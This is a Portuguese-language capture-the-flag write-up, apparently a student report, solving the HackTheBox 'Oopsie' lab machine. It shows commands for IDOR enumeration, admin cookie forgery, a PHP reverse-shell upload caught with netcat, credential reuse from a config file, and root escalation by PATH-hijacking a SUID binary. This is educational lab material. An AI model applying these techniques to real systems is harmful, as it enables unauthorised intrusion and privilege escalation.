# Universidade de Brasília

## Departamento de Ciência da Computação


# Oopsie

**Plataforma:** HackTheBox
**Dificuldade:** Very Easy
**Data de Resolução:** 12 de abril de 2026


## Autor:

Arthur Diehl Barroso - 221029991



Brasília
2026

# Conteúdo


**1 Visão Geral** **1**

**2 Reconhecimento** **1**

**3 Exploração** **4**

**4 Escalada de Privilégios** **5**

**5 Conclusão** **7**

**6 Referências** **7**

# 1 Visão Geral

O desafio Oopsie consiste na exploração de uma aplicação web vulnerável seguida de escalada de privilégios em um sistema Linux.

Inicialmente, a superfície de ataque é identificada por meio de enumeração de serviços, revelando um servidor web acessível. A análise da aplicação permite identificar falhas de controle de acesso, possibilitando a manipulação de parâmetros e *cookies* para obtenção de privilégios administrativos.

Com acesso ampliado, é possível realizar *upload* de arquivos maliciosos, levando à execução remota de código e obtenção de um shell no sistema como um usuário de baixo privilégio.

Por fim, a escalada de privilégios é realizada por meio da exploração de um binário SUID vulnerável a *PATH hijacking*, permitindo a execução de comandos com privilégios de root e a obtenção da *flag* final.

# 2 Reconhecimento

Começamos o desafio fazendo a enumeração externa com o $nmap$[1]:

```
nmap -T4 -sV <IP>
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-12 12:38 -03
Nmap scan report for <IP>
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
   protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https
   ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.95 seconds
```

De acordo com o resultado, encontramos dois serviços disponíveis. O primeiro, na porta 22 é um serviço *SSH* e o segundo é um serviço *HTTP* na porta 80. Quando acessamos o serviço *HTTP* no navegador, encontramos uma página web:




Figura 1: Página web que pôde ser acessada pelo navegador.

Logo após acessar a página, podemos deixar o *gobuster*[2] rodando de fundo para fazer uma enumeração de diretórios enquanto procuramos informações no código fonte da página:

```
gobuster dir -u http://10.129.107.176/ -w ../wordlists/directory-list
   -2.3-small.txt -x html,php,js,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/images               (Status: 301) [Size: 317] [--> http
   ://10.129.107.176/images/]
/.html                (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 10932]
/themes               (Status: 301) [Size: 317] [--> http
   ://10.129.107.176/themes/]
/uploads              (Status: 301) [Size: 318] [--> http
   ://10.129.107.176/uploads/]
```

O resultado da enumeração de diretórios mostrou alguns endereços disponíveis. No entanto, nenhum deles tinha acesso permitido. Por outro lado, ao explorar o código fonte da página web, encontramos o seguinte trecho de código *html* no final do arquivo:

```
<script src="/cdn-cgi/login/script.js"></script>
<script src="/js/index.js"></script>
</body>
</html>
```

Nesse trecho está sendo declarado um *script* de JavaScript que é usado pela página. Isso nos incentiva a tentar acessar esse endereço e, ao fazer isso, encontramos a seguinte página de login:




Figura 2: Página de login.

Como não temos credenciais de acesso, podemos selecionar a opção "*Login as Guest*"e somos levados à seguinte página:




Figura 3: Página acessada após fazer login como visitante.

Nessa página encontramos diversas oportunidades de exploração. Uma das opções que chama bastante atenção é a sessão de "*Uploads*", no entanto a mesma está presa atrás de permissões que não possuímos. Uma das opções que não está bloqueada é a sessão de "*Account*", que quando acessada nos diz o ID do usuário visitante assim como o e-mail associado a ele.

# 3 Exploração

A exploração começa a partir dessa página de "*Account*". Nela nós encontramos informações importantes sobre o nosso usuário e podemos explorar isso, para tentar encontrar informações sobre outros usuários. Para fazer isso nós conseguimos explorar a URL para encontrar informações sobre o *admin*. A URL que nós usamos para acessar informações sobre o nosso usuário é:

```
http://<IP>/cdn-cgi/login/admin.php?content=accounts&id=2
```

Portanto, ao mudar o id no final da URL, podemos tentar acessar informações sobre outros usuários:

```
http://<IP>/cdn-cgi/login/admin.php?content=accounts&id=1
```

Assim, conseguimos encontrar o ID do $admin$:




Figura 4: Página com o ID do administrador.

Em seguida, podemos usar o ID do administrador para fabricar novos *cookies* com credenciais de administrador para que consigamos acesso a áreas antes restritas. Inspecionando a página mudamos os dois *cookies* que estão sendo usados. O primeiro *cookie*, que é o de "$role$", mudamos de "$guest$" para "$admin$". O segundo, de "$user$" mudamos nosso ID original para o ID que encontramos na página com as informações do administrador.

Com os *cookies* modificados, agora temos acesso à página de *Uploads*:




Figura 5: Página de Uploads.

Agora que temos acesso à ferramenta de *upload*, vamos fazer *upload* de um arquivo que vai rodar um shell reverso. Para isso, vamos usar um arquivo de shell reverso em php[3] e para rodá-lo, vamos acessar a URL "$/uploads/ < arquivo >$" como foi achado na enumeração de diretórios. Usando o Netcat[4], vamos controlar o shell:

```
nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on <IP> 35956
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC
   2020 x86_64 x86_64 x86_64 GNU/Linux
 16:50:36 up  1:14,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Agora que temos acesso, podemos encontrar a *flag* de usuário:

```
$ cat /home/<user>/user.txt
<FLAG1>
```

## 4 Escalada de Privilégios

Durante a enumeração, encontramos um arquivo de configuração contendo credenciais:

```
$ cat /var/www/html/cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','<USER>','<PASSWORD>','garage');
?>
```

Isso revela credenciais válidas para um usuário. No entanto, quando tentamos trocar de usuário, recebemos o erro:

```
$ su <USER>
su: must be run from a terminal
```

Isso ocorre porque o shell atual não possui um TTY interativo. Para contornar isso, utilizamos Python para obter um pseudo-terminal:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@oopsie:/$
```

Após isso, conseguimos executar o comando su com sucesso:

```
www-data@oopsie:/$ su <USER>
Password: <PASSWORD>
<USER>@oopsie:/$
```

Após obter acesso ao usuário <USER>, continuamos a enumeração local do sistema, procurando binários com o bit SUID ativado usando o comando $find$:

```
<USER>@oopsie:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/bugtracker
```

Após isso, usamos o comando $strings$ para identificar se algum comando é executado internamente em $bugtracker$:

```
<USER>@oopsie:/$ strings /usr/bin/bugtracker
cat /root/reports/
```

O binário SUID executa $cat$ sem especificar um caminho absoluto, o que abre margem para um *PATH hijacking*. Vamos criar um cat modificado que abre um shell com privilégios de root:

```
<USER>@oopsie:/$ echo -e '#!/bin/bash\n/bin/bash -p' > /tmp/cat
<USER>@oopsie:/$ chmod +x /tmp/cat
<USER>@oopsie:/$ export PATH=/tmp:$PATH
```

O parâmetro -p faz com que o bash preserve os privilégios efetivos do processo, permitindo manter o acesso como root. Quando executamos o bugtracker, conseguimos escalar os privilégios:

```
<USER>@oopsie:/$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 0
0
---------------

root@oopsie:/#
```

Por fim, pegamos a última flag usando o comando `less` já que o `cat` tinha sido modificado:

```
root@oopsie:/# ls /root
ls /root
reports  root.txt
```

```
root@oopsie:/# less /root/root.txt
less /root/root.txt
WARNING: terminal is not fully functional
/root/root.txt  (press RETURN)
<FLAG2>
/root/root.txt (END)
```

## 5 Conclusão

Neste desafio, exploramos uma aplicação web vulnerável que permitiu acesso inicial ao sistema através de falhas de controle de acesso e *upload* de arquivos. Em seguida, obtivemos acesso como usuário do sistema por meio de credenciais encontradas em arquivos de configuração. Por fim, realizamos a escalada de privilégios explorando um binário SUID vulnerável a *PATH hijacking*.

## 6 Referências

[1] Gordon Lyon, *Nmap: Network Mapper*, `https://nmap.org`, Acessado em: 7 de abril de 2026, 2025.

[2] OJ Reeves, *Gobuster*, `https://github.com/OJ/gobuster`, Acessado em: 10 de Abril de 2026, 2025.

[3] R. Contributors, *Reverse Shell Generator*, `https://www.revshells.com`, Acessado em: 31 de março de 2026, 2026.

[4] OpenBSD Project, *OpenBSD netcat (nc)*, `https://man.openbsd.org/nc`, Acessado em: 13 de Abril de 2026, 2025.